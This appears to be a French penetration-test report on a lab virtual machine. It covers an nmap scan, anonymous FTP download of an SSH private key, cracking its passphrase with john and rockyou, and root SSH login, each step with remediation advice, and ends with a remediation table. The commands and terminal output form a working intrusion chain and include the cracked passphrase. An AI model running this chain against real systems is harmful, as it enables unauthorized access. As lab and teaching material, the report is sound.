5. **Permissions Sudo et privilèges élevés pour les utilisateurs student et prof (niveau de risque élevé)**

Rapport Technique Détaillé

1. Exploration Initiale avec Nmap

Étapes :

- Une première exploration de l'IP cible avec la commande `nmap -p- -T4 172.16.246.50` a permis de découvrir les ports ouverts suivants :

- Port 22 (SSH)
- Port 139 (NetBIOS-SSN)
- Port 445 (Microsoft-DS)
- Port 9999 (FTP ProFTPD)

Impact : La découverte de ces services peut potentiellement exposer des vulnérabilités exploitables, notamment par le biais de services d'authentification faibles ou d'accès à des fichiers critiques.

Recommandation : Restreindre les services aux ports essentiels et s'assurer que chaque service est sécurisé, par exemple en limitant l'accès SSH aux utilisateurs autorisés et en mettant en place des règles de pare-feu adéquates.

2. Connexion FTP et Exfiltration de Fichiers

Étapes :

- Une connexion FTP sur le port 9999 en mode *anonymous* a permis d'accéder à un fichier sensible nommé `id_rsa`, correspondant à une clé SSH privée.
    - Commande :

```
ftp 172.16.246.50 9999
```

    - Fichier téléchargé :

```
get id_rsa
```

Impact : La clé privée `id_rsa` peut être utilisée pour tenter une connexion SSH si elle est associée à un utilisateur du système. Un accès non sécurisé en mode *anonymous* sur un service FTP constitue une vulnérabilité critique.

Recommandation : Désactiver l'accès *anonymous* sur le service FTP et restreindre les permissions des fichiers sensibles pour limiter les fuites d'informations.

```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-05 21
:24 CET
Nmap scan report for 172.16.246.50
Host is up (0.0072s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
9999/tcp open  abyss

Nmap done: 1 IP address (1 host up) scanned in 18.37 sec
onds
MacBook-Pro-5:~ outalianhmylondo$ ftp 172.16.246.50 9999
Connected to 172.16.246.50.
220 ProFTPD Server (localhost) [::ffff:172.16.246.50]
Name (172.16.246.50:outalianhmylondo): anonymous
331 Anonymous login ok, send your complete email address
 as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||3268|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 ftp      ftp          1876 Aug 16 20:05 i
d_rsa
-rw-r--r--   1 ftp      ftp          1194 Nov  7 06:05 s
hadow_copy
226 Transfer complete
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||42656|)
150 Opening BINARY mode data connection for id_rsa (1876
 bytes)
100% |**********|  1876      530.25 KiB/s    00:00 ETA
226 Transfer complete
1876 bytes received in 00:00 (141.56 KiB/s)
```

Description: LogIn au ftp on sécurisé en Anonymous

3. Tentative de Brute Force sur la Clé SSH avec John the Ripper

Étapes :

- La clé SSH récupérée a été convertie au format hash avec le script `ssh2john.py` pour permettre un déchiffrement avec `john`.
    - **Commandes** :

```
python3 ssh2john.py id_rsa > id_rsa
john --wordlist=rockyou.txt id_rsa.
```

Résultat : Après de longues tentatives, la passphrase a pu être identifiée, ‘johnisthebest’.

Recommandation : Stocker les clés SSH dans un répertoire sécurisé avec des permissions restreintes, et utiliser des passphrases robustes pour les clés privées.

4. Connexion SSH avec les Identifiants Récupérés

Étapes :

- **Connexion SSH en tant que root** : Une fois le mot de passe de la clé privée obtenu, un accès root via SSH a été réalisé.
    - Commande :

ssh -i id_rsa root@172.16.246.50

    - passphrase: `johnisthebest`

Impact : L'accès root a permis un contrôle complet du serveur, avec possibilité d'exécution de toute commande.

Recommandation : Mettre en place des contrôles de sécurité rigoureux sur les comptes utilisateurs pour éviter des mots de passe trop simples et interdire les connexions SSH non sécurisées et désactiver l'accès root par SSH.

```
MacBook-Pro-5:~ outalianhmylondo$ chmod 600 id_rsa
MacBook-Pro-5:~ outalianhmylondo$ ssh -i id_rsa <root>@1
72.16.246.50
-bash: root: No such file or directory
MacBook-Pro-5:~ outalianhmylondo$ ssh -i id_rsa root@172
.16.246.50
Enter passphrase for key 'id_rsa':
Linux TIC-SEC5-42 5.10.0-33-amd64 #1 SMP Debian 5.10.226
-1 (2024-10-03) x86_64

The programs included with the Debian GNU/Linux system a
re free software;
the exact distribution terms for each program are descri
bed in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to t
he extent
permitted by applicable law.
Last login: Thu Nov  7 09:33:10 2024 from 172.16.224.101
root@TIC-SEC5-42:~# ls
root@TIC-SEC5-42:~# pwd
/root
root@TIC-SEC5-42:~# cd ..
root@TIC-SEC5-42:/# ls
bin   etc   lib         media  proc  sbin  tmp
boot  ftp   lib64       mnt    root  srv   usr
dev   home  lost+found  opt    run   sys   var
root@TIC-SEC5-42:/# cd etc/
```

Description: Connexion au SSH en ROOT non sécurisé

Plan de Remédiation

Pour chaque vulnérabilité identifiée, un plan de remédiation a été élaboré afin de minimiser les risques de sécurité liés à la VM1 de ColorSheep.

Plan de Remédiation des Vulnérabilités

Vulnérabilité	Plan de Remédiation	Difficulté de Mise en Œuvre

Accès anonyme via FTP	Il est impératif de désactiver l'accès FTP anonyme pour empêcher l'accès non autorisé aux fichiers du serveur.	Facile
Fichier de clé privée SSH (id_rsa) récupéré	Changez les clés privées exposées, utilisez des passphrases pour les clés privées et mettez en place des mesures pour limiter l'accès aux fichiers sensibles.	Moyenne
Brute Force de la clé privée SSH	Utiliser des passphrases fortes pour les clés privées et activer une protection par mot de passe sur les clés.	Moyenne
Accès root SSH non sécurisé	Restreindre l'accès SSH à des utilisateurs spécifiques via la configuration du fichier /etc/ssh/sshd_config (par exemple, utiliser AllowUsers et PasswordAuthentication no).	Élevée
Permissions Sudo pour les utilisateurs student et prof	Réviser les permissions sudo des utilisateurs student et prof : retirer les autorisations NOPASSWD, imposer une authentification pour toutes les commandes sudo, et mettre en place une authentification multifactorielle pour les utilisateurs sensibles.	Élevée

Conclusion

Le test de pénétration a révélé plusieurs failles critiques dans la configuration de votre infrastructure. Il est recommandé de prendre des mesures immédiates pour corriger ces vulnérabilités et renforcer la sécurité du système, notamment en limitant l'accès aux services sensibles, en sécurisant les clés privées, et en appliquant des restrictions d'accès strictes pour SSH et FTP.